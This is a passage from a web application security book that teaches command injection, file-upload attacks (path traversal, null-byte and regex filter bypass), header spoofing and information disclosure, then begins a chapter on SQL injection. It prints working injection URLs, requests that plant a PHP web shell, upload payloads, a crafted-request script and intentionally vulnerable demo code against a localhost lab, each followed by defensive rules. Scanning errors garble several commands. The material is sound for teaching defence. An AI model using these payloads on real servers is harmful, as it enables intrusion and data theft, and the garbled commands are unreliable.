Both examples include the `system ("ping -n 5 $ip")` construction, where the `ip` variable is received from the user.

The danger of this situation is that the user can embed any characters into the `ip` parameter, including the new stream character and other system characters that would allow him or her to specify a chain of commands. The `System()` function doesn't put any restrictions on its arguments.

Because the function executes system commands, exploitation of this vulnerability depends on the operating system, under which a vulnerable application runs.

Consider possible ways of embedding system commands into this function in Windows. The semicolon isn't used in Windows to separate commands, so it is impossible to create a chain of commands using this character. Which characters can be used in system commands?

The pipe character (|) is used to redirect the output of a system command. When it is used, the output of a system command in a chain will be sent to the standard input of the next command. In other words, the pipe character allows you to create a series of system commands. For example, you can make the following HTTP requests:

- **http://localhost/2/17.php?ip=127.0.0.1|netstat+-an**
- **http://localhost/2/17.php?ip=localhost|netstat+-an**
- **http://localhost/cgi-bin/8.cgi?ip=127.0.0.l|netstat+-an**
- **http://localhost/cgi-bin/8.cgi?ip=localhost|netstat+-an**

The following commands will be executed:

- `ping -n 5 127.0.0.1|Inetstat -an`
- `ping -n 5 localhost |netstat -an`
- `ping -n 5 127.0.0.1|Inetstat -an`
- `ping -n 5 localhost |netstat -an`

You could use any system command instead of `netstat -an`. As a result, the system will attempt to ping the computer. The output will be sent to the standard input of the `netstat` command. This system command ignores data at its input and outputs a list of active connections.

This is how an attacker can execute any system commands.

Sometimes, the result of the `ping` command can affect the functionality of a command that the attacker wants to execute. The less-than and greater-than characters (< and >) are used to redirect the output to a file or from a file. Using these characters, you can redirect the output of the `ping` command to a file and then place the pipe character followed by any command. The system will execute the `ping` command, write its output into a file, and then execute any command specified by the user. The output of this command will be sent to the browser, and no data will be sent to the input of the malicious system command.

Consider a few examples:

- **http://localhost/2/17.php?ip=127.0.0.1+>+tmpfile|netstat+-an**
- **http://localhost/2/17.php?ip=localhost+>+tmpfilelnetstat+-an**
- **http://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile|netstat+-an**
- **http://localhost/cgi-bin/8.cgi?ip=localhost+>+tmpfile|netstat+-an**

The output of the ping command will be sent to the tmpfile file in the current directory.

Using the redirection characters, the attacker can create any files in a vulnerable system. The danger of this situation is that the attacker can create PHP shell or Perl shell files.

Here are examples of requests creating PHP shell files:

- **http://localhost/2/17.php?ip=127.0.0.1+>+tmpfile+|+echo+system(stripslashes($_GET >"+>+../cmd.php**
- **http://localhost/2/17.php?ip=localhost+>+tmpfile+l+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**
- **http://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile+|+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**
- **http://localhost/cgi-bin/8.cgi?ip=localhost+>+tmpfile+l+echo+"<?system(stripslashes($_GET[cmd]))?>"+>+../cmd.php**

In addition, the attacker can obtain the contents of any file on the server using the type command, as shown in the following examples:

- **http://localhost/2/17.php?ip=127.0.0.1+>+tmpfile+|+type+17.php**
- **http://localhost/2/17.php?ip=localhost+>+tmpfile+l+type+17.php**
- **http://localhost/cgi-bin/8.cgi?ip=127.0.0.1+>+tmpfile+|+8.cgi**
- **http://localhost/cgi-bin/8.cgi?ip=localhost+>+tmpfile+|+8.cgi**

These HTTP requests output the code of the executed script to the browser.

The situation is different in Unix-like operating systems.

First, they use system commands other than those used in Windows. For example, `cat` should be used instead of `type`. I'm not going to describe system commands and their parameters in Unix or Windows, but I'd like to demonstrate the difference in the exploitation of this vulnerability in different operating systems.

Second, the control over the output in Unix is more flexible than in Windows. Using constructions such as `&1>2`, you can redirect error messages to the standard output stream. This will allow you to output an error message of a command to the browser. Sometimes this feature is useful.

Third, you can use special system commands such as `/dev/null` to redirect the output of a command to the specified file. As the file name implies, the data sent to this file will be lost forever. Redirecting data to an actual file or creating or editing a file could incur the administrator's suspicion.

Finally, you can use a semicolon to enter a series of system commands. By default, the output of each command will be sent to the browser.

The pipe character, the less-than and greater-than characters, and the << and >>characters work as usual.

This vulnerability is one of the most dangerous vulnerabilities you could encounter in Web systems. It allows the attacker to manipulate the server with the rights of the user who started the Web server as if the attacker was using a local computer. In particular, he or she can exploit local vulnerabilities, scan the local network from inside, and explore the system.

To write invulnerable applications, stick to the following rule:

Rule

Avoid using variables that could be affected by a remote user inside the `system()` function and similar functions. When this is necessary, make sure that the values of these variable fall into a fixed, predefined set of valid values. The set should be thoroughly specified depending on the task.

When specifying the set of valid values, keep in mind that the user can use the characters mentioned earlier inside the value of a parameter. In this case, your best approach will be as follows: Permit the necessary and prohibit the rest.

For example, if you allow remote users to ping any IP address from your server, the received value of the corresponding parameter should be a valid IP address: four dot-separated integers from 0 to 255. Other characters should be prohibited.

Another approach could be as follows: Prohibit the dangerous and permit the rest. However, it can be fraught with errors.

Some programming languages offer programmers functions that screen special characters. For example, there is the `escapeshellcmd()` function in PHP.

In Perl, you ca n execute any command without the `sh` interpreter. The argument of a system command is passed as the second parameter. For example, the `system "/bin/echo", $arg` construction is safe because it doesn't use the `sh` command interpreter.

In Perl, it is common to call the `sendmail` utility and pass it an e-mail address as a parameter. In this case, the attacker also can exploit the vulnerability. Although the output of the embedded command won't be available to the attacker, the vulnerability is still dangerous. When the result of a system command isn't displayed in the browser window or when it is filtered, the attacker can try to send the result to his or her e-mail address using the `sendmail` utility.

In some cases, a Web interface for creating users of the operating system is offered to the user. In Unix, the `adduser` command and a few similar commands can be used for this purpose. In this case, the attacker can try to embed commands into the user name.

To add a new user, this command should be called with privileges of the system user `root`. These are the highest privileges in the system. The danger of embedding code in this case can be crucial because the attacker will gain complete control over the system.

However, it will be difficult for the attacker to disclose this vulnerability without the source code of scripts. He or she can guess at the presence of this vulnerability from the behavior of the script. If the script performs functions specific to operating system commands, the attacker can suppose that the vulnerability takes place. Typical situations are calls to functions such as `ping`, `traceroute`, and `whois`.

Assuming the vulnerability takes place, the attacker can try to exploit it. A successful attack will confirm his or her assumption.

File Uploading Errors

Earlier in this chapter, I described typical errors in PHP scripts that implement file uploading by the user. These don't exhaust dangerous situations. There are a few common mistakes that a programmer can make in scripts, and they aren't related to a particular programming language.

Embedding Shell Code

The most dangerous, easily exploited, and frequent mistake involves allowing a user to upload any file into a directory on the Web server.

For example, users may be allowed to attach any file to their messages in the forum. These files should be accessible using HTTP; otherwise, such a procedure would be pointless.

Suppose that the user is allowed to upload any file with any extension. In this case, the mistake is that some extensions can be associated with certain interpreters. For example, the PHP and PHP3 extensions are associated with the PHP interpreter.

To exploit this vulnerability, the attacker just needs to create a PHP script in a file with the PHP or PHP3 extension and upload it to the server using the available Web interface. For example, he or she is likely to upload PHP shell code to execute any commands on the server. Then the attacker will request the uploaded document using HTTP, and if the document's extension is associated with the PHP interpreter, the document will be executed as a script rather than returned to the client.

It doesn't matter, in which language the script is written. It is important, however, that its extension is associated with the PHP interpreter.

Sometimes, the check for the correct extension of files sent by users is done with a JavaScript function on the client. If you offer users a form to use when uploading files and check the validity of the file name using JavaScript tools, the file won't be uploaded when its name is invalid.

As with other actions on the client, you shouldn't trust this check. The user can easily circumvent it by disabling JavaScript in his or her browser.

Suppose that the attacker wants to circumvent your checks but doesn't want to disable JavaScript. What could the attacker do?

Before the form is sent to the server, the `onSubmit` event is triggered, and a JavaScript function puts a special value into a hidden field. The receiver application checks whether this field contains this value. It receives the files only if the check returns the positive result. Thus, the program makes sure that JavaScript isn't disabled on the client browser and that the extension of the file is valid.

However, nothing prevents the attacker from creating an HTTP `POST` request to the target server with the correct value of the special parameter and malicious file contents. No check will be performed in that case.

Using this vulnerability, the attacker can easily upload a PHP shell script. When uploading a Perl shell script, the attacker would need to be aware that in Unix-like operating systems a Perl script sometimes should have rights for execution. It would be impossible to the attacker to create a file on the server with necessary access rights by exploiting this vulnerability.

The attacker also would need to remember that in Unix-like operating systems the character with the `OA` code is used to denote a new line and that in Windows the `ODOA` two-character sequence is used. When a Perl script is executed as a CGI application, a 1-byte linefeed indicator is important. Otherwise, the operating system won't detect the interpreter.

To protect your applications from this type of attack, stick to the following rule:

Rule Don't allow users to upload files into a directory available using HTTP. The name of the uploaded file should belong to a fixed set of valid names. The set should be thoroughly specified depending on the task and taking into account that the uploaded files should be available only for reading, not for execution. If the set of valid names includes files with dangerous extensions such as PHP, CGI, or PL, execution of such files should be barred using other methods.

In any case, you should stick to the following rule:

Rule Don't trust any data received from a user. Don't assume that applications on the cl lent work correctly and return valid results. (It would be best to assume they don't work at all.)

The best policy in this situation would involve discarding the file name given by the user, assigning another name, and informing the user about this new file name.

Consider an example: Suppose that files are uploaded into a directory inaccessible using HTTP. The **http://localhost/2/13.php** script can be an example of a script uploading files. After a file is uploaded, the user is given the link to a script that takes a file name as a `GET` HTTP parameter. This script reads the specified file from the directory inaccessible using HTTP and sends the file to the user's browser. Thus, uploaded files can have any extension, including PHP. The contents of a file, not the result of its execution, will be returned to the user.

Here is an example of a script that outputs a requested file.

http://localhost/2/18.php

```
<?
 if(!empty ($file))
 {
   $f=fopen("./upload/$file", "r");
   while($r=fread($f, 1024))
      echo nl2br(htmlspecialchars($r));
 }
 else
 {
   echo "
   <form>
   Enter the file name please
   <input type=text name=file>
   <input type=submit value=Return>
   ";
 }
?>
```

Therefore, if the `./upload/` directory is protected from access using HTTP, the user will be unable to upload and execute PHP shell code. Any uploaded file will be returned unprocessed to a client who requested it. However, the script that returns the contents of the file contains an error. The attacker can include the directory bypassing sequence into the file name to read any file in the system.

A similar situation can take place if the name of the requested file is changed on the server and sent as a parameter to a vulnerable script. For example, the following directive of Apache's `mod_rewrite` module can be used:

```
   RewriteRule ^/2/upload/(.+)$ "/2/18.php?file=$2"
```

It will convert all requests in the **http:/localhost/2/upload/testfile.txt** format to the **http://localhost/2/18.php?file=testfile.txt** format.

This will introduce implicit dynamics into the system. A request to a file that seems static will eventually turn into a request to the PHP script that outputs the contents of the file to the browser.

Because of the directory-bypassing vulnerability contained in the script, the attacker can read any file in the system using an HTTP request like the following:

http://localhost/2/upoad/../18.php

This request returns the contents of the 18.PHP file to the attacker.

Warning The `mod_rewrite` module isn't enabled on the CD-ROM that accompanies this book. This example won't work in the test system and is given here just for illustration.

Writing into Any Directory

There is another mistake common to many scripts that process file uploading.

Consider an example that is a modification of an example already familiar to you.

http://localhost/2/19.php

```
<form enctype="multipart/form-data" method=POST
      action=http://localhost/2/19.php>
<input type=hidden name=MAX_FILE_SIZE value=10000>
Send this file: <input name=userfile type=file>
<input type=subbmit value="Send File">
```

```
</form>
<?
  if (!empty($_FILES["userfile"]["tmp_name"]))
  {
      if (move_uploaded_file($_FILES["userfile"]["tmp_name"],
           "./upload/{$_FILES["userfile"]["name"]}")) {
      {
      echo "<br> <br>
       File is uploaded <a
href=\"./upload/{$_FILES["userflie"]["name"]}\">
                      ./upload/{$_FILES["userfile"]["name"]}</a>"
     }
  }
?>
```

This script uses the `$_files` array to prevent a user from substituting the name of the temporary uploaded file with the name of a target file in the system to access that file. The use of the `move_uploaded_file()` function guarantees that the file being moved was just uploaded using the HTTP `POST` method. The script uses the fact that the browser sends the original file name to the system without the path to it.

Look at the HTTP request sent to the server when a user tries to upload a file:

```
POST /2/19.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0;
        en-US; rv:1.7.2) Gecko/20040803
Accept: */*
Accept-Language: en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/19.php
```

```
Content-Type: multipart/form-data;
        boundary----------------------------491299511942
Content-Length: 321
<empty line>
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
<empty line>
10000
-----------------------------491299511942
Content-Disposition: form-data; name="userfile";
        filename="testfilename.txt"
Content-Type: text/plain
<empty line>
this is a test file
-----------------------------491299511942--
```

As you can see, this is an ordinary HTTP `POST` request. The body of the request consists of `POST` parameters, and the type of the body is `multipart/form-data`. This means the body consists of multiple parts.

The `boundary=-----------------------------491299511942` line identifies a delimiter of the parts.

In this example, the body (contents) of the request consists of two parts corresponding to two `POST` parameters sent in the request. The first one is the `MAX_FILE_SIZE` parameter that tells the browser the maximum size of the file that will be sent, and the second parameter is the file itself.

In the `filename="testfilename.txt"` line, the browser tells the server the original file name in the client system. According to the HTTP specification, this is a file name without a path. However, nothing prevents the attacker from inserting the directory-bypassing sequence into the file name. Therefore, applications that use the name of the uploaded file as it is given are vulnerable to an attack that involves writing the uploaded file into any location.

Such an attack will be especially effective if the uploading script doesn't check the extension of the uploaded file, but the HTTP server doesn't permit execution of scripts located in the directory containing uploaded file. For example, this directory can be inaccessible using HTTP.

A successful exploitation of this vulnerability will allow the attacker to upload a malicious file into any directory available for writing to the user who started the HTTP server.

To bypass the directory in this example, it would suffice to change the `filename="testfilename.txt"` line in the HTTP request to a line such as `filename="./../testfilename.txt"`. The attacker would also need to change the `Content-Length` field.

The attacker can create a malicious HTTP `POST` request either using a program such as `telnet` to connect the directory to the server or using special proxy servers that can change the HTTP requests that pass through them.

This vulnerability is extremely dangerous. File-copying functions used in scripts that upload files can rewrite the target file. Therefore, the attacker can use this vulnerability alone to deface the site, that is, to change its home page.

To write applications secure against this type of attack, specify the set of valid names for uploaded files so that they don't contain the directory bypassing sequence. You'll avoid dangerous situations if the name of the file on the server is generated by a script. If you have to leave the original file name, you should extract the name from the path. To do this, extract characters after the rightmost slash or backslash character.

Note that a PHP script vulnerable to writing uploaded files into any directory will remain vulnerable even if you follow all recommendations in the PHP documentation.

Attempting To Circumvent Extension Filters

After the attacker finds the vulnerability that allows him or her to upload files into any directory, he or she is likely to try circumventing filters for the extensions of uploaded files that can be implemented in the script.

Consider an example and try to circumvent extension filters.

http://localhost/2/20.php

```
<form enctype="multipart/form-data" method=POST
            action=http: //localhost/2/20.php>
<input type=hidden name=MAX_FILE_SIZE value=10000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
<?
  if (!empty($_FILES["userfile"]["tmp_name"]))
  {
     if (preg_match("/\.txt$/m", $_FILES["userfile"]["name"]))
     {
         if (move_uploaded_file($_FILES["userfile"]["tmp_name"],
                ". /upload/ {$ _FILES["userfile"]["name"]}"))
         {
            echo "<br> <br>
            File is uploaded
            <a href=\"./upload/{$_FILES["userfile"]["name"]}\">
                     ./upload/{$_FILES["userfile"]["name"]}</a>"
         }
     }
     else
     {
       echo "<font color=red>
       Only text files can be uploaded</font>";
     }
  }
?>
```

This script uses a regular expression to check whether the receiv ed file has the TXT extension. If it doesn't, it isn't mov ed.

Try to use the technique already familiar to you: Use the null character in a string. Create an HTTP `POST` request sending a file, and change the file name so that it contains the desired extension followed by the URL-encoded null character and the `.txt` character sequence.

Send this request to the serv er:

```
POST /2/20.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0;
        en-US; rv:1.7.2) Gecko/20040803
Accept: */*
Accept-Language: en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/20.php
Content-Type: multipart/form-data;
        boundary=---------------------------491299511942
Content-Length: 320
<empty line>
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
<empty line>
10000
-----------------------------491299511942
Content-Disposition: form-data; name="userfile";
        filename="test.php%00.txt"
Content-Type: text/plain
<empty line>
<? system($cmd); ?>
-----------------------------491299511942-
```

As a result of this HTTP request, a file with the TEST.PHP%00.TXT name will be created in the target directory. This is not what you expected. No URL-decoding was done.

Try to change the content type in the part of the HTTP request that contains this file. Substitute it with `application/x-www-form-urlencoded`.

Even if you change the header fields to the following values, you won't obtain the desired result:

```
Content-Disposition: form-data; name="userfile";
              filename="test.php%00,txt"
Content-Type: application/x-www-form-urlencoded
```

Remember that when you change these lines of the request, you also should change the `Content-Length header`.

So, the characters in the file name aren't URL-encoded. The only way to insert the null character into a file name is to insert it without URL encoding.

Because it is impossible to do this in a program like `telnet`, a special script is needed to send an appropriate HTTP `POST` request. Here is such a script.

http://localhost/2/21.php

```
<?
$in="POST /2/20.php HTTP/1.1\r\n".
"Host: localhost\r\n".
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:
Gecko/20040803\r\n".
"Accept: */*\r\n".
"Accept-Language: en-us;q=0.5\r\n".
"Accept-Encoding: gzip, deflate\r\n".
"Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7\r\n".
"Keep-Alive: 3000\r\n".
"Connection: keep-alive\r\n".
"Referer: http://localhost/2/20.php\r\n".
```

```
"Content-Type: multipart/form-data; boundary--------------------
491299511942\r\n".
"Content-Length: 341\r\n\r\n".
"-----------------------------491299511942\r\n".
"Content-Disposition: form-data; name=\"MAX_FILE_SIZE\"\r\n\r\n"
"10000\r\n".
"-----------------------------491299511942\r\n"
"Content-Disposition: form-data; name=\"userfile\";
filename=\"test.php".chr(0).".txt\"\r\n".
"Content-Type: application/x-www-form-urlencoded\r\n\r\n".
"<? system($cmd); ?>\r\n".
"-----------------------------491299511942-\r\n\r\n";
$target="127.0.0.1"; // The IP address of the server or a proxy
                     // used to send the request
$targetport=80; // The port of the server or a proxy server
$socket = socket_create (AF_INET, SOCK_STREAM, 0);
$result — socket_connect ($socket, $target, $targetport);
socket_write($socket, $in, strlen($in));
$0="";
while ($out = socket_read ($socket, 2048))
{
    $o.=$out;
}
echo $o;
?>
```

The result of execution of this script will be a message informing you that up-loading of text files is allowed.

Additional investigation will show that this message occurs because the `$_FILES["userfile"] ["name"]` variable obtains the test.php value. That is, the fragment of the file name that follows the null character is discarded. In other words, you failed to embed the null character into the file name. Although this method doesn't work in this particular case, you shouldn't conclude that it will never work. Perhaps it will be suitable for another programming language or another Web server.

Embedding the null character into a file name is one of the most frequently used methods for circumventing filters and truncating file names after copying.

If you look closely at the piece of code that implements the filter in this example, you'll notice another mistake. The check for the valid extension is done using the `/\.txt$/m` regular expression. Remember that the dollar sign ($) is used in regular expressions to denote the end of a line. Here, the programmer hopes that only files with the TXT extension will pass the check.

However, a string can contain multiple lines. The `m` modifier indicates that the string is multiline. In other words, it can contain several linefeed characters, and the "$" character will match each of them.

The next example demonstrates how the `m` modifier affects a regular expression.

http://localhost/2/22.php

```
<?
if(preg_match("/\.txt$/m", "test.txt\n.php")) echo "1";
if(preg_match("/\.txt$/m", "test.php\n.txt")) echo "2";
if(preg_match("/\.txt$/", "test.txt\n.php")) echo "3";
if(preg_match("/\.txt$/", "test.php\n.txt")) echo "4";
?>
```

This script outputs the numbers 1, 2, 3, 4. Therefore, you can suppose that you can circumvent the file extension check in systems, in which a file name can include the linefeed character, for example, in Unix-like operating systems.

As practice shows, it is impossible to circumvent this check in both Unix and Windows. However, you didn't test every possible combination of an operating system, a file system, and an HTTP server. Therefore, you cannot say that this technique will never work.

An attacker is always likely to test this file extension check by inserting certain characters into file names.

Circumventing File Size Checks

An HTTP `POST` field of a form uploading a file should contain the `MAX_FILE_SIZE` hidden parameter, which is a recommendation for the browser not to upload larger files. This is just a recommendation, and you cannot predict the client's behavior. What's more, a `POST` request can be created with a tool other than a browser. In this case, you shouldn't assume that the uploaded file has the recommended size.

The file can have any size, with the `MAX_FILE_SIZE` value remaining original.

In the simplest case, the attacker just needs to save the page containing the form on the hard disk and edit the `MAX_FILE_SIZE` value and, possibly, the `action` parameter of the form to allow his or her browser to upload a large file, thus bypassing the restriction.

When the size of uploaded files is important, you should use other methods to restrict file sizes. For example, you could specify the maximum size of uploaded files or the maximum size of HTTP `POST` requests in the PHP interpreter's settings. In addition, you can copy an uploaded file from the temporary directory to its final location only if the size of the temporary file doesn't exceed the maximum.

Sending Files Using the Web Interface

Some mail services (both paid and free) allow their users to send and receive e-mail through a Web interface. One or more files can be attached to such e-mail messages.

Because a user can upload files onto the server, all the vulnerabilities described earlier exist here. To exploit one of these vulnerabilities, the attacker can create a message with an attached file that has a dangerous extension or malicious code and send the message to his or her e-mail address. If the e-mail service just copies attached files to a location on the server, it will have the vulnerabilities described earlier.

Making a General Investigation

After the attacker obtains access to a system that allows its users to upload files on the server, he or she is likely to try to find as much information about this vulnerability as possible. The attacker is likely to investigate the system to find answers to the following questions:

- Is the file name generated automatically, or is the original file name accepted? All the methods for circumventing protection described earlier work only if the original file name is kept on the server.
- Is the file stored in the file system or in a database? In the latter case, an attack that bypasses directories would be pointless.
- Are there restrictions on file extensions? If so, the attacker is likely to try circumventing these filters.
- Is the requested file output unprocessed, or are its contents displayed with a script? The attacker would need to keep in mind that the name of the requested document can be changed on the server. For example, the `mod_rewrite` module can be used in Apache. In this case, a user will believe the requested document is output directly even though its body is generated with a script.
- Is any file extension associated with an interpreter on the server? It would make sense to substitute an extension and write shell code into a directory only when at least one extension is associated with an interpreter.

After the attacker answers these questions, he or she will try all suitable methods for collecting as much information about the system as possible and obtaining high privileges to destroy the system or control it.

Remember that if the system also has the local PHP source code injection vulnerability and the attacker can upload files on the server, he or she will be able to exploit this vulnerability by uploading malicious code inside a file and including this code into a script.

The *Referer* and *X-FORWARDED-FOR* Header Fields

The header of an HTTP request is generated entirely by the client according to HTTP. Therefore, you shouldn't trust any field of this header.

Many programmers make mistakes by assuming that certain fields in an HTTP request will have expected values. A vulnerability will appear after the attacker creates an HTTP request and assigns these fields malicious values.

The *Referer* Field

`Referer` is a field of an HTTP request that tells, from which URL address the user moved to the current page.

The programmer can mistakenly assume that if the value of this field is the address of a document on a friendly server, then the data contained in the request are received from a form generated by the server. For example, it is common that any data contained in a request are accepted only when the value of the `Referer` field is a page on the current server.

With such a method, the programmer protects the system against a situation, in which a user saves the page on the disk, edits the values and types of certain parameters, and sends the request to the server from the modified form.

Parameters hidden from the user in a form are dangerous when the programmer doesn't filter them, assuming that the user cannot change them so that the `Referer` header field still points to the current site.

This is often true for some versions of some free forums. The code of one well-known forum has a vulnerability of the MySQL source code injection type. However, this vulnerability cannot be exploited directly from the browser without the use of other tools because the vulnerable script checks the value of the `Referer` header field of an HTTP request.

Another common mistake is that the programmer doesn't appropriately filter the values of form parameters that have fixed sets of values, for example, checkboxes, radio buttons, and drop-down lists.

Regardless of whether or not the programmer implements the check of the `Referer` field for validity, the attacker can create an HTTP request by connecting directly to the server using the `telnet` program, another program, a script that generates any HTTP request (like that described at the beginning of the chapter), or a special proxy server that will change the contents of the header field spontaneously. An example of such a proxy server is the `Proxomitron` program.

I'd like to give you the following recommendation concerning secure programming in this situation: Don't rely on the check of the `Referer` field of the HTTP request as sufficient protection. Moreover, it makes little sense to perform this check, because it can be easily circumvented by the attacker and doesn't add security to the system. At the same time, this check can reject a few valid users. Sometimes, common proxy servers delete the `Referer` field from the HTTP request, or special programmers installed on the client delete this field. In these cases, the users won't be able to work with the system.

This isn't a wrong policy. The user should have the right to decide whether he or she wants to submit to every visited server the URL of a document he or she viewed previously. So, you shouldn't reject such clients.

The *X-FORWARDED-FOR* Field

`x-FORWARDED-FOR` is a field of the HTTP header, in which a proxy server can pass the IP address of the client.

Remember, if a client connects to the HTTP server using a proxy server, the IP address of the proxy server, rather than that of the client, is sent to the HTTP server. This is because the proxy server, not the client, establishes the direct connection to the HTTP server.

In this situation, nonanonymous proxy servers can send the IP address of the client within the `X-FORWARDED-FOR` field of the HTTP header. In addition, the IP address of the client can be sent within the `CLIENT-IP` field.

When checking for a client's IP address in a script, programmers often make a mistake when they prefer these header fields to the IP address, assuming that this address is a proxy server's address.

Consider an example of a vulnerable script.

http://localhost/2/23.php

```
<?
  $ip=$_SERVER["HTTP_CLIENT_IP"];
  if(empty($ip)) $ip=$_SERVER["HTTP_X_FORWARDED_FOR"];
  if(empty($ip)) $ip=$_SERVER["REMOTE_ADDR"];
  system("echo $ip >> iplog.txt");
  echo "Your IP address was saved";
?>
```

First, the script tries to obtain the value of the `CLIENT-IP` header field written by the PHP interpreter into the `$ SERVER [ "HTTP CLZENT_IP"]` variable. Then, if the field is missing from the request or it is empty, the script tries to obtain the value of the `x-FORWARDED-FOR` header field written by the PHP interpreter into the `$ SERVER [ "HTTP x FORWARDED FOR" ]` variable. If this variable is also empty, the script obtains the desired information from the `$ SERVER [ "REMOTE ADDR"]` variable that contains the IP address of a client that established the direct connection to the server. Finally, the script writes the obtained value into the IPLOG.TXT file.

The idea behind this logic is that the script first tries to obtain the values of the fields that usually contain the IP address of the client. If the client connects to the server through a nonanonymous proxy server, one of these HTTP header fields will contain the IP address of the client, and the IP address will be saved in the IPLOG.TXT file. If the client connects to the server directly, the browser shouldn't send additional header fields such as `CLIENT-IP` or `X-FORWARDED-FOR`. As a result, the `$ip` variable will get the value of the `$_SERVER [ "REMOTE ADDR"]` , which is the IP address of the client.

In PHP, you can obtain the value of any HTTP header field from the `$_SERVER` array by specifying the name of the desired field in uppercase with the `HTTP_`prefix and with all hyphens replaced with the underscore characters.

This isn't the value of an HTTP header field. The value of this variable is set based on the IP address of the client directly connected to the server. If a proxy server is used, this will be the IP address of the proxy server. Therefore, if a user connects to the HTTP server through an anonymous proxy server, the proxy won't send the values of these header fields, and its IP address will be saved in the IPLOG.TXT file.

A key to understanding the cause of this vulnerability is that the browser shouldn't send the values of these header fields. With a direct connection to the server, nothing prevents the attacker from sending forged values of either HTTP header field (or both). In this case, the server will receive a fake IP address written, for example, into the `X-FORWARDED-FOR` header field, and write this value into the IPLOG.TXT file, rather than the IP address of the client.

Here is an example of an HTTP request that makes the server save a fake value in this file:

```
F /2/23.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
Accept: */*
```

```
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
X-FORWARDED-FOR: not-valid-ip
Keep-Alive: 3000
Connection: keep-alive
```

As a result, the IPLOG.TXT file will contain the `not-valid-ip` line rather than an IP address.

This method will work if the described vulnerability is present and the attacker connects to the server directly. When using a proxy server, it can change the data sent by the attacker in the `X-FORWARDED-FOR`, header field; for example, it can add the IP address of the client to the forged value.

Another important vulnerability in this example is that the `system()` function is used to write an IP address into the log file. This function executes any command. When a user connects to the server directly or through an anonymous or nonanonymous proxy server, this function behaves as expected because the value of this field is an IP address that doesn't contain dangerous characters.

However, if an attacker creates a malicious HTTP request, somehow changes the current request, or sends the request through a malicious proxy server, he or she will be able to insert certain control characters of shell code and then execute any code on the server with the rights of the user who started the Web server.

The vulnerability, in which the `system()` function takes a parameter that can be affected by a remote user, was described earlier in this chapter.

To protect your system from an attacker's ability to change the values of this header, you can use a few approaches. Don't use the values of these headers for identification of the sender's IP. Alternatively, save both these values and the value of the `$ SERVER [ "REMOTE ADDR" ]` variable, which is the client's IP address (i.e., give these values equal rights).

It is pointless to use the values of these header fields because the attacker can hide his or her computer's IP address if desired. For example, the attacker can use an anonymous proxy server. If you use these HTTP header fields, your system will be vulnerable to an attack that sends a forged value as an IP address.

So, when you write code responsible for obtaining the client's IP address, stick to the following rule (unless you have serious reasons to ignore it):

Rule Don't use the values of the HTTP `X-FORWARDED-FOR` and `CLIENT-IP` header fields for identification of the client's IP address.

Disclosing Other Information

Disclosure of a path is the least dangerous vulnerability that can be present in scripts and programs available using HTTP. This vulnerability allows the attacker to know the exact locations of scripts and programs on the server.

This knowledge isn't dangerous per se. The vulnerability just discloses certain information about the server. It cannot be used for a direct attack on the server. Such vulnerabilities cannot be used by the attacker to obtain higher privileges in the system, gain unauthorized access to it, or destroy it.

However, even this minimal information can make it easier for the attacker to exploit other vulnerabilities in the system.

With certain vulnerabilities related to obtaining access to files, the attacker needs to know the absolute file paths on the server. For example, he or she sometimes needs to know the absolute paths to executable scripts on the server to obtain the code of these scripts.

In addition, if the attacker knows the absolute path to a document available using HTTP, he or she sometimes can make assumptions about the server file system, its type, or the operating system.

For example, if the absolute path includes the disk name (e.g., C:/www/index.php), the attacker can be sure this is Windows. If a path contains a user or other attributes (e.g., /usr/clients/andrew/http/), it will indicate that the site is on a hosting server.

System error messages that appear during execution of a script also disclose certain information. For example, the attacker can know the version of the SQL server:

```
Warning: mysql_fetch_object(): supplied argument is not a vali
result resource in x:\localhost\1\1.php on line 15
```

This error message discloses the type of the SQL server (MySQL) to the attacker. In addition, it discloses the path to a script.

Such information-disclosing errors rarely manifest during a normal work of the system. So, the attacker has to make the server return as many error messages containing important information as possible.

Sometimes, the attacker needs to test the system by passing it HTTP parameters illogical from the system's point of view. In other cases, the attacker can launch a Denial of Service (DoS) attack on server scripts to get error messages. The maximum number of connections to the database is likely to be exhausted, and if a script uses a database connection, it will eventually be rejected with an appropriate error message.

In addition, error messages can be contained in caches of search engines and other systems that maintain archives of HTTP documents.

Error messages can contain rather important information. For example, the phpbb forum sometimes displays the text of the SQL query that caused an error. This message discloses the query in addition to the paths to files on the server and the database type.

When the attacker knows an SQL query that causes an error message with certain parameters of HTTP parameters, he or she will easily create an HTTP request that exploits the SQL source code injection vulnerability.

To write secure programs, stick to the following rule:

Rule Don't output debugging information, error messages, and other auxiliary information to the browser. However, disabling the output of error messages shouldn't be the only protection action.

Previous Next

Chapter 3: SQL Injection

Overview

Many Web projects, both large and small, use databases: A database is a convenient tool for data storage. In most cases, databases are accessed using structured query language (SQL). SQL is a universal language suitable for all databases. However, its syntax can be slightly different in different types of database servers.

A vulnerability called *SQL source code injection* (or, simply, *SQL injection)* appears when the attacker can embed any data into SQL queries. SQL injection can be crucial for the system, but despite its danger it is one of the most frequent vulnerabilities.

Previous Next

Looking for Vulnerabilities

Suppose you need to test a script for the SQL injection vulnerability.

To test the script, write down a list of all the parameters the script can process. To do this, analyze the `COOKIE` parameters set by this script and, possibly, by other scripts on the server. In addition, list all the `GET` and `POST` parameters that the script passes to itself or receives from other scripts.

